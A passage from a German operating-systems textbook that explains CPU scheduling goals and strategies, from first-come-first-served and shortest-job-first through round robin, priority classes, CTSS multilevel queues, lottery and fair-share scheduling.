Eine Schedulingstrategie, die den Durchsatz maximiert, muss nicht unbedingt die Durchlaufzeit minimieren. Zum Beispiel kann ein Scheduler bei einer Mischung von kurzen und langen Jobs einen großartigen Durchsatz erzielen, wenn er nur die kurzen Jobs erledigt. Dies geht aber auf Kosten der langen Jobs. Wenn kurze Prozesse konstant eintreffen, dürften die langen Jobs nie arbeiten, was die mittlere Durchlaufzeit unendlich wachsen lässt, während man einen hohen Durchsatz erzielt.

Auch die CPU-Ausnutzung wird oft als Kennzahl bei Stapelverarbeitungssystemen benutzt. Dies ist aber eigentlich kein guter Richtwert. Was dagegen wirklich eine Rolle spielt, ist, wie viele Jobs pro Stunde vom System bewältigt werden (Durchsatz) und wie lange es dauert, einen Job zu beenden (Durchlaufzeit). Verwendet man die CPU-Ausnutzung als Maß, ist das so, als ob man Autos danach bewertet, wie oft der Motor pro Stunde angelassen wird. Andererseits kann es ganz nützlich sein zu wissen, wann die CPU-Ausnutzung 100% erreicht, da man damit weiß, wann es Zeit wird, mehr Rechenleistung zu besorgen.

Für interaktive Systeme gelten andere Ziele. Das wichtigste Ziel ist hier die Minimierung der **Antwortzeit** (*response time*), also die Zeit zwischen dem Absenden eines Kommandos und dem Erhalt des Ergebnisses. Auf einem Personalcomputer, auf dem ein Hintergrundprozess läuft (zum Beispiel E-Mails über das Netzwerk lesen und speichern), sollte eine Benutzeranfrage zum Start eines Programms oder zum Öffnen einer Datei Vorrang vor der Hintergrundarbeit haben. Alle interaktiven Anfragen vorzuziehen, wird vom Benutzer als guter Service empfunden.

In diesem Zusammenhang taucht auch der Begriff der **Proportionalität** auf. Benutzer haben eine intuitive (leider oft falsche) Vorstellung davon, wie lange Dinge brauchen sollten. Wenn eine als komplex empfundene Anfrage viel Zeit in Anspruch nimmt, akzeptieren das die Benutzer. Wenn jedoch eine vermeintlich einfache Anfrage lange dauert, sind die Benutzer verärgert. Wenn ein Benutzer beispielsweise auf ein Icon klickt, wodurch eine Faxübertragung gestartet wird, die 60 Sekunden dauert, wird der Benutzer das wahrscheinlich als eine Tatsache des Lebens hinnehmen, da er nicht davon ausgeht, dass ein Fax in 5 Sekunden gesendet werden kann.

Wenn aber der Benutzer andererseits auf ein Icon klickt, um die Telefonverbindung nach der Faxübertragung abzubrechen, dann hat er andere Erwartungen. Wenn dieser Vorgang nach 30 Sekunden noch nicht abgeschlossen ist, dann wird der Benutzer wahrscheinlich fluchen wie ein Bierkutscher und nach 60 Sekunden wird er vor Wut schäumen. Dieses Verhalten beruht auf der allgemeinen Vorstellung der Benutzer, dass das Herstellen einer Verbindung und das Senden eines Fax viel länger dauern *sollte* als das einfache Trennen der Telefonverbindung. In einigen Fällen (wie in diesem) kann der Scheduler nichts gegen die Antwortzeit machen, aber in anderen Fällen schon, besonders wenn die Verzögerung auf eine schlechte Anordnung der Prozesse zurückzuführen ist.

Echtzeitsysteme haben andere Eigenschaften als interaktive Systeme und deshalb andere Schedulingziele. Sie werden durch Deadlines geprägt, die eingehalten werden müssen oder zumindest eingehalten werden sollten. Wenn ein Computer zum Beispiel ein Gerät steuert, das einen konstanten Datenstrom erzeugt, dann kann eine Störung in dem Prozess, der die Daten erfasst, einen Datenverlust nach sich ziehen. Deshalb ist der dringendste Bedarf in einem Echtzeitsystem das Einhalten aller (bzw. der meisten) Deadlines.

In einigen Echtzeitsystemen, besonders in Multimedia-Systemen, ist Vorhersagbarkeit wichtig. Gelegentlich einmal eine Deadline nicht einzuhalten, ist nicht verhängnisvoll, aber wenn der Audioprozess zu unregelmäßig läuft, wird sich die Tonqualität rapide verschlechtern. Bei Videoprozessen ist es ähnlich, aber das Ohr ist gegenüber Schwankungen sehr viel empfindlicher als das Auge. Um dieses Problem zu vermeiden, muss das Prozess-Scheduling sehr gut vorhersagbar und regelmäßig arbeiten. Wir werden Schedulingstrategien für Stapelverarbeitung und Interaktivität in diesem Kapitel untersuchen, dabei aber den größten Teil unserer Betrachtungen über das Echtzeit-Scheduling nach hinten verschieben, bis wir in Kapitel 7 zu Multimedia-Betriebssystemen kommen.

2.4.2 Scheduling in Stapelverarbeitungssystemen

Nun ist es an der Zeit, sich weg von allgemeinen Schedulingfragen hin zu speziellen Schedulingstrategien zu wenden. In diesem Abschnitt sehen wir uns Strategien an, die in Stapelverarbeitungssystemen verwendet werden. In den darauffolgenden Abschnitten werden wir interaktive Systeme und Echtzeitsysteme untersuchen. Es ist bemerkenswert, dass einige Strategien sowohl in Stapelverarbeitungs- als auch in interaktiven Systemen verwendet werden. Diese werden wir uns später ansehen.

First-Come-First-Served-Scheduling

Die wahrscheinlich einfachste aller Schedulingstrategien ist das nicht unterbrechende **First-Come-First-Served**-Scheduling. Mit dieser Strategie wird Prozessen die CPU in der Reihenfolge zugewiesen, in der sie diese anfordern. Im Grunde haben wir hier eine einzige Warteschlange mit rechenbereiten Prozessen. Wenn morgens der erste Job von außen ins System eingegeben wird, wird er sofort gestartet und kann rechnen, so lange er will. Er wird nicht unterbrochen, weil er möglicherweise zu lange läuft. Wenn andere Jobs hinzukommen, werden sie am Ende der Warteschlange eingereiht. Sobald der laufende Prozess blockiert, kommt der nächste Prozess in der Warteschlange zum Zug. Wenn ein blockierter Prozess wieder rechenbereit ist, wird er wie ein neuer Prozess am Ende der Warteschlange eingereiht.

Die große Stärke dieser Strategie ist, dass sie einfach zu verstehen und ebenso einfach zu programmieren ist. Sie ist im gleichen Sinne fair, wie es fair ist, dass knappe Eintrittskarten für Sport- oder Konzertveranstaltungen an Leute vergeben werden, die bereit sind, sich frühmorgens um 2 Uhr dafür anzustellen. Bei dieser Strategie kann eine einzige verknüpfte Liste alle rechenbereiten Prozesse überwachen. Das Auswählen eines Prozesses erfordert nur das Entfernen eines Prozesses am Anfang der Warteschlange. Das Hinzufügen eines neuen Jobs oder eines nicht blockierten Prozesses erfordert nur das Anfügen am Ende der Warteschlange. Was könnte noch einfacher zu verstehen und zu implementieren sein?

Leider hat First Come First Served auch einen gewaltigen Nachteil. Angenommen, es gibt einen rechenintensiven Prozess, der jeweils für 1 Sekunde läuft, und viele E/A-intensive Prozesse, die wenig CPU-Zeit verbrauchen, aber von denen jeder 1.000 Plattenoperationen durchführen muss. Der rechenintensive Prozess läuft für 1 Sekunde, dann liest er einen Plattenblock ein. Nun laufen all die Ein-/Ausgabeprozesse und beginnen, die Platte zu lesen. Sobald der rechenintensive Prozess seinen Plattenblock bekommt, läuft er für eine weitere Sekunde, danach folgen alle E/A-intensiven Prozesse schnell hintereinander.

Das Nettoergebnis ist, dass jeder E/A-intensive Prozess einen Block pro Sekunde zu lesen bekommt und somit 1.000 Sekunden braucht, um fertig zu werden. Mit einer Schedulingstrategie, die den rechenintensiven Prozess alle 10 ms unterbricht, könnte der E/A-intensive Prozess in 10 Sekunden statt 1.000 Sekunden beendet werden, ohne den rechenintensiven Prozess zu sehr zu verzögern.

Shortest-Job-First-Scheduling

Jetzt wollen wir uns eine nicht unterbrechende Strategie für Stapelverarbeitung ansehen, bei der vorausgesetzt wird, dass die Laufzeiten im Voraus bekannt sind. Zum Beispiel können die Angestellten in einer Versicherungsgesellschaft ziemlich genau vorhersagen, wie lange es dauert, einen Stapel von 1.000 Anträgen durchzuarbeiten, da die gleiche Arbeit jeden Tag bewältigt wird. Wenn mehrere gleich wichtige Jobs in einer Eingabeschlange anstehen und auf ihre Bearbeitung warten, kann der Scheduler immer zuerst den kürzesten auswählen. Diese Strategie heißt demnach auch **Shortest Job First**. Werfen wir einen Blick auf ►Abbildung 2.40. Hier finden wir vier Jobs A, B, C und D mit Laufzeiten von 8, 4, 4 bzw. 4 Minuten. Wenn sie in dieser Reihenfolge ablaufen, ergeben sich Durchlaufzeiten für A von 8 Minuten, für B von 12 Minuten, für C von 16 Minuten und für D von 20 Minuten, was eine Durchschnittszeit von 14 Minuten ergibt.



Abbildung 2.40: Ein Beispiel für Shortest-Job-First-Scheduling (a) Ablauffolge der vier Jobs in der Originalfolge (b) Ablauffolge in der Shortest-Job-First-Reihenfolge

Nun betrachten wir diese vier Jobs unter Verwendung der Shortest-Job-First-Strategie, wie in ►Abbildung 2.40(b) gezeigt. Die Durchlaufzeiten sind jetzt 4, 8, 12 und 20 Minuten, was einen Durchschnitt von 11 Minuten ergibt. Shortest-Job-First-Scheduling ist nachweislich optimal. Betrachten Sie den Fall mit vier Jobs, die die Laufzeiten a , b , c bzw. d haben. Der erste Job endet nach der Zeit a , der zweite nach der Zeit $a + b$ und so weiter. Die mittlere Durchlaufzeit ist $(4a + 3b + 2c + d)/4$. Es ist klar, dass a mehr zum Durchschnitt beiträgt als die anderen Zeiten, so dass dies der kürzeste Job sein sollte, mit b als nächstem, dann c und schließlich d als längstem Job, da dies nur noch die eigene Durchlaufzeit betrifft. Die gleiche Begründung gilt für jede beliebige Anzahl an Jobs.

Es sollte noch bemerkt werden, dass Shortest Job First nur optimal ist, wenn alle Jobs gleichzeitig verfügbar sind. Als Gegenbeispiel betrachten wir fünf Aufgaben, A bis E mit jeweiligen Laufzeiten von 2, 4, 1, 1 bzw. 1. Ihre Ankunftszeitpunkte sind 0, 0, 3, 3, und 3. Anfänglich können nur A oder B ausgewählt werden, da die anderen Jobs bis jetzt noch nicht angekommen sind. Verwendet man Shortest Job First, lautet die Reihenfolge A, B, C, D, E bei einer durchschnittlichen Wartezeit von 4,6. Allerdings hat die Abfolge B, C, D, E, A eine durchschnittliche Wartezeit von 4,4.

Shortest-Remaining-Time-Next-Scheduling

Eine unterbrechende Version von Shortest Job First ist **Shortest Remaining Time Next**. Mit dieser Strategie wählt der Scheduler immer den Prozess aus, dessen verbleibende Zeit am kürzesten ist. Auch hier muss die Laufzeit im Voraus bekannt sein. Sobald ein neuer Job ankommt, wird dessen gesamte Laufzeit mit der verbleibenden Zeit des

aktuellen Prozesses verglichen. Falls der neue Prozess weniger Zeit benötigt als der aktuelle Prozess, wird dieser gestoppt und der neue Prozess begonnen. Dieses Modell ist für neue, kurze Jobs sehr günstig.

2.4.3 Scheduling in interaktiven Systemen

Im Folgenden werden einige Strategien vorgestellt, die in interaktiven Systemen zum Einsatz kommen können. Diese sind auf Personalcomputern, Servern und auch auf anderen Systemarten recht verbreitet.

Round-Robin-Scheduling

Eine der ältesten, einfachsten und meist verwendeten Strategien ist **Round Robin**. Jedem Prozess wird ein Zeitabschnitt zugewiesen, sein **Quantum**, in dem er laufen darf. Falls der Prozess am Ende des Quanta immer noch läuft, wird die CPU unterbrochen und an einen anderen Prozess abgegeben. Falls der Prozess blockiert oder vor Ablauf des Quanta beendet ist, wird die Rechenzeit natürlich sofort an einen anderen Prozess weitergegeben. Round Robin ist leicht zu realisieren. Der Scheduler muss nur eine Liste der lauffähigen Prozesse verwalten, wie in ► Abbildung 2.41(a) gezeigt wird. Sobald der Prozess sein Quantum aufgebraucht hat, wird er an das Ende der Liste gesetzt, siehe ► Abbildung 2.41(b).




Abbildung 2.41: Round-Robin-Scheduling (a) Die Liste der lauffähigen Prozesse (b) Die Liste der lauffähigen Prozesse, nachdem B sein Quantum aufgebraucht hat

Die einzige interessante Fragestellung bei Round Robin betrifft die Länge des Quanta. Das Wechseln von einem Prozess zu einem anderen Prozess erfordert einen gewissen Zeitaufwand, um die Verwaltung zu erledigen – das Laden und Speichern von Registern und Speichertabellen, die Aktualisierung verschiedener Tabellen und Listen, das Entleeren und Neuladen des Zwischenspeichers usw. Angenommen, dieser **Prozesswechsel** (auch **Kontextwechsel** genannt) benötigt 1 ms, einschließlich des Wechsels der Speicherzuordnungstabellen, des Entleerens und Neuladens des Cache usw. Außerdem gehen wir davon aus, dass das Quantum auf 4 ms gesetzt ist. Mit diesen Parametern wird die CPU nach 4 ms nützlicher Arbeit 1 ms für den Prozesswechsel aufwenden (d.h. verschwenden) müssen. Somit werden 20% der CPU-Zeit mit Verwaltungsaufwand verschwendet. Das ist eindeutig zu viel.

Um die CPU-Effizienz zu verbessern, könnten wir das Quantum beispielsweise auf 100 ms heraufsetzen. Nun beträgt die verschwendete Zeit nur 1%. Aber sehen wir uns an, was auf einem Serversystem passiert, wenn 50 Anfragen innerhalb einer sehr kurzen Zeitspanne hereinkommen, wobei jede Anfrage sehr unterschiedliche CPU-Anforderun-

gen mitbringt. Fünfzig Prozesse werden auf die Liste der lauffähigen Prozesse gesetzt. Falls sich die CPU im Leerlauf befindet, wird der erste Prozess sofort beginnen, der zweite erst nach 100 ms und so weiter. Der unglückliche letzte Prozess muss 5 Sekunden warten, bis er an der Reihe ist, wenn man davon ausgeht, dass alle anderen ihr volles Quantum ausschöpfen. Die meisten Benutzer werden eine Antwortzeit von 5 Sekunden auf einen Befehl als Schneckentempo empfinden. Diese Situation ist speziell dann ungünstig, wenn einige der Anfragen am Ende der Warteschlange nur ein paar Millisekunden CPU-Zeit benötigen. Mit einem kürzeren Quantum wären sie besser bedient.

Außerdem treten Prozessunterbrechungen nicht sehr häufig auf, wenn das Quantum entsprechend der durchschnittlichen Zeit gewählt wird, die der Prozess die CPU verwendet. Stattdessen werden die meisten Prozesse eine blockierende Operation ausführen, bevor das Quantum abgelaufen ist, was einen Prozesswechsel nach sich zieht. Diese Art von Prozessunterbrechungen zu beseitigen verbessert die Performanz, weil Prozesswechsel logischerweise nur dann auftreten, wenn sie nötig sind, das heißt, wenn ein Prozess blockiert und nicht weiterrechnen kann.

Zusammenfassend lässt sich sagen: Die zu kurze Einstellung des Quantums verursacht zu viele Prozesswechsel und vermindert die CPU-Effizienz. Aber eine zu lange Einstellung kann schlechte Antwortzeiten auf kurze interaktive Anfragen nach sich ziehen. Ein Quantum von 20 bis 50 ms ist oft ein vernünftiger Kompromiss.

Prioritätsscheduling

Round-Robin-Scheduling geht von der impliziten Annahme aus, dass alle Prozesse gleich wichtig sind. Wer mit einem Mehrbenutzercomputer arbeitet, denkt aber oft anders darüber. Zum Beispiel könnte an einer Universität folgende Hackordnung bestehen: zuerst die Dekane, dann die Professoren, Sekretäre, Hausmeister und am Ende die Studenten. Die Notwendigkeit, äußere Faktoren zu berücksichtigen, führt zum **Prioritätsscheduling** (*priority scheduling*). Der Grundgedanke dabei ist einfach folgender: Jeder Prozess bekommt eine Priorität zugewiesen und der Prozess mit der höchsten Priorität darf ablaufen.

Selbst auf einem PC mit einem einzigen Benutzer können mehrere Prozesse vorliegen, einige davon sind wichtiger als andere. Ein Daemon-Prozess beispielsweise, der im Hintergrund E-Mails verschickt, sollte mit einer niedrigeren Priorität versehen werden als ein Prozess, der auf dem Bildschirm ein Video in Echtzeit abspielt.

Damit Prozesse mit hoher Priorität nicht ewig laufen, könnte der Scheduler die Priorität des aktuell rechnenden Prozesses bei jedem Taktsignal (z.B. bei jedem Timerinterrupt) herabsetzen. Falls seine Priorität dadurch die des nächsthöheren Prozesses unterschreitet, kommt es zu einem Prozesswechsel. Alternativ könnte jedem Prozess ein maximales Zeitquantum zugewiesen werden, das angibt, wie lange der Prozess laufen darf. Wenn dieses Quantum aufgebraucht ist, bekommt der Prozess mit der nächsthöheren Priorität die Möglichkeit zu rechnen.

Prioritäten können jedem Prozess statisch oder dynamisch zugewiesen werden. Auf einem militärisch genutzten Computer könnten Prozesse, die von Generälen gestartet werden, mit der Priorität 100 beginnen, Prozesse von Obersten mit 90, von Majoren mit

80, von Kapitänen mit 70, von Leutnanten mit 60 und so weiter. Bei einem kommerziellen Rechenzentrum andererseits könnten Aufgaben mit hoher Priorität 100 Euro die Stunde kosten, mit mittlerer Priorität 75 Euro und mit niedriger Priorität 50 Euro. Das UNIX-System hat den Befehl *nice*, der es einem Benutzer erlaubt, freiwillig die Priorität seines Prozesses zu verringern, um nett zu den anderen Benutzern zu sein. Niemand benutzt ihn.

Prioritäten können auch vom System dynamisch vergeben werden, um bestimmte Systemziele zu erreichen. Zum Beispiel sind einige Prozesse sehr E/A-intensiv und verwenden die meiste Zeit darauf, zu warten, dass die Ein-/Ausgabe beendet wird. Wann immer solch ein Prozess die CPU belegen möchte, sollte ihm die CPU sofort gegeben werden, damit seine nächste Ein-/Ausgabeanfrage gestartet werden kann, was dann parallel zu weiteren eigentlich rechnenden Prozessen geschehen kann. Wenn man den E/A-intensiven Prozess lange auf die CPU warten lässt, bedeutet dies einfach, dass dieser den Speicher für unnötig lange Zeit belegt. Eine einfache Strategie, die Prozesse mit viel Ein-/Ausgabe berücksichtigt, sieht vor, ihnen die Priorität $1/f$ zu geben, wobei f der Bruchteil des letzten Quanta ist, das der Prozess gebraucht hat. Ein Prozess, der nur 1 ms seines 50-ms-Quanta gebraucht hat, bekäme dann die Priorität 50, während ein Prozess, der 25 ms gelaufen ist, bevor er blockiert, die Priorität 2 erhielte und ein Prozess, der sein gesamtes Quantum verbraucht hat, die Priorität 1.

Es ist oft günstig, Prozesse in Prioritätsklassen zusammenzufassen und Prioritätsscheduling zwischen den Klassen zu verwenden, aber innerhalb jeder einzelnen Klasse nach dem Round-Robin-Prinzip vorzugehen. ► Abbildung 2.42 zeigt ein System mit vier Prioritätsklassen. Die Schedulingstrategie sieht folgendermaßen aus: Solange es lauffähige Prozesse in der Prioritätsklasse 4 gibt, lasse jeden für sein Quantum im Round-Robin-Verfahren arbeiten und kümmere dich nicht um die niedrigeren Prioritätsklassen. Falls die Prioritätsklasse 4 leer ist, dann lasse die Prozesse in Klasse 3 nach Round-Robin-Prinzip laufen. Wenn Klassen 4 und 3 beide leer sind, führe Klasse 2 im Round-Robin-Verfahren aus und so weiter. Die Prioritäten müssen ab und zu angepasst werden, sonst könnten niedrigere Prioritätsklassen verhungern.




Abbildung 2.42: Eine Schedulingstrategie mit vier Prioritätsklassen

Mehrere Warteschlangen (Multiple Queues)

Einen der ersten Prioritätsscheduler gab es im CTSS, dem Compatible Time-Sharing System des M.I.T., das auf einer 7094 von IBM lief (Corbató et al., 1962). CTSS hatte das Problem, dass Prozesswechsel sehr langsam waren, da die 7094 nur einen Prozess im

Speicher halten konnte. Jeder Wechsel bedeutete, den aktuellen Prozess auf die Platte auszulagern und einen neuen von der Platte zu lesen. Die CTSS-Entwickler erkannten schnell, dass es effizienter war, den CPU-intensiven Prozessen ab und zu mal ein größeres Quantum anstatt häufig kleine Quanten zu geben (um Auslagerung zu verringern). Auf der anderen Seite würde es, wie wir gesehen haben, eine schlechte Antwortzeit bedeuten, wenn man allen Prozessen ein großes Quantum geben würde. Die Lösung war die Einrichtung von Prioritätsklassen. Prozesse in der höchsten Klasse wurden nur für ein Quantum ausgeführt. Prozesse in der nächsten Klasse wurden für zwei Quanten ausgeführt. Prozesse in der nächsten Klasse wurden für vier Quanten ausgeführt und so weiter. Jedes Mal, wenn ein Prozess sein gesamtes Quantum aufgebraucht hatte, das ihm zugewiesen wurde, ist er um eine Klasse nach unten verschoben worden.

Betrachten wir als Beispiel einen Prozess, der 100 Quanten brauchte, um ununterbrochen zu rechnen. Anfänglich wurde ihm ein einziges Quantum gegeben, dann wurde er ausgelagert. Das nächste Mal bekam er zwei Quanten, bevor er ausgelagert wurde. In nachfolgenden Läufen bekam er 4, 8, 16, 32 und 64 Quanten, auch wenn er nur 37 der letzten 64 Quanten brauchte, um seine Arbeit zu beenden. Nur sieben Wechsel waren somit nötig (einschließlich des anfänglichen Ladens) anstatt 100 mit reiner Round-Robin-Strategie. Überdies lief der Prozess immer seltener, während er tiefer und tiefer in der Prioritätenschlange rutschte, so dass die CPU für kurze, interaktive Prozesse aufgespart werden konnte.

Eine Taktik sollte verhindern, dass ein Prozess, der anfänglich lange ohne Unterbrechung laufen musste und später dann aber interaktiv wurde, für immer gestraft war: Mit jeder Betätigung der Return-Taste an einem Terminal wurde der zu dem Terminal gehörende Prozess in die höchste Prioritätsklasse gehoben, in der Annahme, dass er nun interaktiv werden würde. Eines schönen Tages machte ein Benutzer mit einem stark CPU-intensiven Prozess eine interessante Entdeckung: einfach nur vor dem Terminal sitzen und wahllos alle paar Sekunden die Return-Taste drücken bewirkte wahre Wunder in Bezug auf seine Antwortzeiten. Das erzählte er all seinen Freunden. Und die Moral von der Geschichte: Es ist wesentlich schwieriger, etwas praktisch richtig zu machen als in der Theorie.

Es gab noch viele andere Strategien, die zur Zuweisung von Prozessen zu Prioritätsklassen eingesetzt wurden. Zum Beispiel hatte das einflussreiche System XDS 940 (Lampson, 1968), das in Berkeley entwickelt wurde, vier Prioritätsklassen: „Terminal“, „E/A“, „kurzes Quantum“ und „langes Quantum“. Wenn ein Prozess, der auf eine Terminaleingabe wartete, irgendwann aufgeweckt wurde, ging er in die höchste Prioritätsklasse („Terminal“). Wenn ein Prozess, der auf einen Plattenblock wartete, seine Aufgabe erledigt hatte, ging er in die zweite Klasse. Falls ein Prozess immer noch rechnete, wenn sein Quantum aufgebraucht war, wurde er anfänglich in die dritte Klasse geschoben. Aber ein Prozess, der sein Quantum zu oft hintereinander aufbrauchte, ohne wegen eines Terminals oder anderer Ein-/Ausgabe zu blockieren, wurde in die unterste Warteschlange geschoben. Viele andere Systeme benutzen ähnliche Strategien, um interaktive Benutzer und Prozesse den Hintergrundprozessen vorzuziehen.

Shortest-Process-Next-Scheduling

Da die Shortest-Job-First-Strategie immer das Minimum an durchschnittlicher Antwortzeit bei Stapelverarbeitungssystemen erzeugt, wäre es schön, wenn man dies auch für interaktive Prozesse anwenden könnte. In einem gewissen Umfang ist das auch möglich. Interaktive Prozesse folgen im Allgemeinen dem Schema, auf einen Befehl zu warten, den Befehl auszuführen, auf einen Befehl zu warten, den Befehl auszuführen und so weiter. Wenn wir die Ausführung eines jeden Befehls als getrennten „Job“ ansehen, könnten wir die gesamte Antwortzeit minimieren, wenn wir den kürzesten zuerst ausführen. Das einzige Problem besteht darin herauszufinden, welcher der gegenwärtig lauffähigen Prozesse der kürzeste ist.

Ein Ansatz ist es, die Laufzeiten basierend auf früherem Verhalten zu schätzen und dann den Prozess laufen zu lassen, der die kürzeste geschätzte Laufzeit hat. Angenommen, für einen bestimmten Prozess ist die geschätzte Zeit pro Befehl T_0 und sein nächster Lauf wird mit T_1 gemessen. Wir könnten unsere Schätzung durch die gewichtete Summe dieser beiden Zahlen aktualisieren, das heißt $aT_0 + (1 - a) T_1$. Durch die Wahl von a lässt sich festlegen, ob die Schätzung alte Läufe schnell wieder vergisst oder ob sie sich für eine lange Zeit daran erinnert. Mit $a = 1/2$ bekommen wir aufeinanderfolgende Schätzungen von

$$T_0, T_0/2 + T_1/2, \quad T_0/4 + T_1/4 + T_2/2, \quad T_0/8 + T_1/8 + T_2/4 + T_3/2$$

Nach drei neuen Runden ist das Gewicht von T_0 in der neuen Schätzung auf 1/8 gefallen.

Das Verfahren, den nächsten Wert in einer Reihe zu schätzen, indem man den gewichteten Durchschnitt der gemessenen Werte und der vorigen Schätzung nimmt, wird manchmal als **Aging** bezeichnet. Es ist für viele Situationen anwendbar, in denen Vorhersagen aufgrund früherer Werte gemacht werden müssen. Aging ist besonders einfach zu implementieren, wenn $a = 1/2$ ist: Man muss nur den neuen Wert zur aktuellen Schätzung addieren und die Summe durch 2 teilen (durch Verschieben um ein Bit nach rechts).

Garantiertes Scheduling (Guaranteed Scheduling)

Ein komplett anderer Ansatz des Schedulings sieht vor, dem Benutzer gegenüber realistische Versprechungen bezüglich der Geschwindigkeiten zu machen und diese auch einzuhalten. Ein Versprechen, das leicht zu geben und auch leicht zu halten wäre, lautet: Wenn es n eingeloggte Benutzer gibt, bekommt jeder etwa $1/n$ der CPU-Leistung. Ähnlich sollte auf einem Einbenutzersystem mit n laufenden Prozessen, wenn nichts dagegen spricht, jeder Prozess $1/n$ der CPU-Zyklen bekommen. Das scheint doch recht fair zu sein.

Um dieses Versprechen einzulösen, muss das System verfolgen, wie viel CPU-Zeit jeder Prozess seit seiner Erzeugung bereits hatte. Dann wird der Anteil an CPU-Zeit berechnet, zu der jeder berechtigt ist, nämlich die Zeit seit seiner Erzeugung geteilt durch n . Da auch der Anteil der CPU-Zeit bekannt ist, die jeder Prozess tatsächlich hatte, ist es nicht schwer, das Verhältnis der tatsächlich verbrauchten CPU-Zeit zur berechtigten CPU-Zeit zu berechnen. Ein Verhältnis von 0,5 bedeutet, dass jeder Pro-

zess nur die Hälfte von dem verbraucht hat, was er haben sollte. Ein Verhältnis von 2,0 bedeutet, dass ein Prozess doppelt so viel bekommen hat, wie ihm zustand. Die Strategie ist nun, den Prozess mit der niedrigsten Priorität laufen zu lassen, bis sein Verhältnis das seines nächsten Konkurrenten überstiegen hat.

Lotterie-Scheduling

Dem Benutzer Versprechungen zu machen und diese dann einzuhalten, ist zwar eine schöne Idee, sie ist jedoch schwer zu implementieren. Eine andere Strategie liefert ähnlich vorhersagbare Ergebnisse, ist allerdings viel einfacher zu realisieren: das **Lotterie-Scheduling** (Waldspurger und Weihl, 1994).

Der Grundgedanke ist hier, einem Prozess Lotterielose für verschiedene Systemressourcen wie zum Beispiel CPU-Zeit zu geben. Wann immer eine Schedulingentscheidung getroffen werden muss, wird ein Lotterielos zufällig gewählt und der Prozess, der das Los besitzt, bekommt die Ressource. Auf CPU-Scheduling angewandt könnte das System eine Lotterie 50 Mal pro Sekunde abhalten und jedem Gewinner 20 ms an CPU-Zeit als Preis geben.

Um George Orwell (leicht verfremdet) zu zitieren: „Alle Prozesse sind gleich, aber manche Prozesse sind gleicher.“ Wichtige Prozessen könnten Extra-Lose gegeben werden, um ihre Gewinnchancen zu erhöhen. Wenn es 100 ausstehende Lose gibt und ein Prozess 20 davon hat, dann hat er eine 20%ige Chance, jede Lotterie zu gewinnen. Über kurz oder lang wird er 20% der CPU-Zeit bekommen. Im Gegensatz zum Prioritätsscheduling, wo es schwer ist zu sagen, was es eigentlich heißt, eine Priorität von 40 zu haben, sind hier die Regeln klar: Ein Prozess, der den Bruchteil f der Lose besitzt, wird ungefähr den Bruchteil f an der Ressource bekommen.

Lotterie-Scheduling hat mehrere interessante Eigenschaften. Wenn beispielsweise ein neuer Prozess auftaucht und ihm einige Lose bewilligt werden, hat er schon bei der nächsten Lotterie eine Gewinnchance, die proportional zu den Losen in seinem Besitz ist. Lotterie-Scheduling kann also äußerst schnell reagieren.

Kooperierende Prozesse können ihre Lose austauschen, wenn sie das wollen. Wenn beispielsweise ein Client-Prozess eine Nachricht an einen Server-Prozess schickt und dann blockiert, kann er alle seine Lose dem Server geben, um dessen Chance zu erhöhen, als Nächstes zu laufen. Sobald der Server-Prozess beendet ist, gibt er die Lose zurück, so dass der Client weiterlaufen kann. Tatsächlich brauchen die Server keine Lose, wenn keine Clients da sind.

Mithilfe von Lotterie-Scheduling können Probleme gelöst werden, die mit anderen Methoden schwer zu handhaben sind. Ein Beispiel ist ein Video-Server, in dem verschiedene Prozesse ihre Clients mit Videodatenströmen versorgen, aber mit verschiedenen Bildraten. Nehmen wir an, die Prozesse brauchen Bilder mit 10, 20 bzw. 25 Bildern pro Sekunde. Beim Belegen dieser Prozesse mit jeweils 10, 20 und 25 Losen werden sie die CPU ungefähr im richtigen Verhältnis teilen, das heißt 10 : 20 : 25.

Fair-Share-Scheduling

Bis jetzt haben wir vorausgesetzt, dass jeder Prozess für sich allein eingeteilt wird, ohne zu berücksichtigen, wer sein Besitzer ist. Wenn Benutzer 1 also neun Prozesse und Benutzer 2 einen Prozess startet, bekommt Benutzer 1 bei Verwendung von Round Robin oder gleicher Prioritäten 90% der CPU-Zeit zugeteilt und Benutzer 2 bekommt 10%.

Um diese Situation zu verhindern, berücksichtigen einige Systeme, wer einen Prozess besitzt, bevor dieser eingeteilt wird. In diesem Modell belegt jeder Benutzer einen Teil der CPU und der Scheduler wählt die Prozesse so aus, dass genau dieser Teil ausgenutzt wird. Wenn also zwei Benutzern jeweils 50% der CPU zugesichert wurden, werden sie auch genau diesen Anteil bekommen, egal wie viele Prozesse von ihnen jeweils laufen.

Als Beispiel betrachten wir ein System mit zwei Benutzern, jedem wurden 50% der CPU versprochen. Benutzer 1 hat vier Prozesse A, B, C und D, während Benutzer 2 nur den Prozess E hat. Falls Round-Robin-Scheduling verwendet wird, könnte eine mögliche Schedulingfolge, die alle Bedingungen erfüllt, so aussehen:

A E B E C E D E A E B E C E D E ...

Wenn dagegen Benutzer 1 berechtigt ist, das Doppelte an CPU wie Benutzer 2 zu haben, könnten wir zu folgendem Ablauf kommen:

A B E C D E A B E C D E ...

Natürlich existieren zahlreiche andere Möglichkeiten und sie können auch genutzt werden, je nachdem, wie die Vorstellung von Gerechtigkeit aussieht.

2.4.4 Scheduling in Echtzeitsystemen

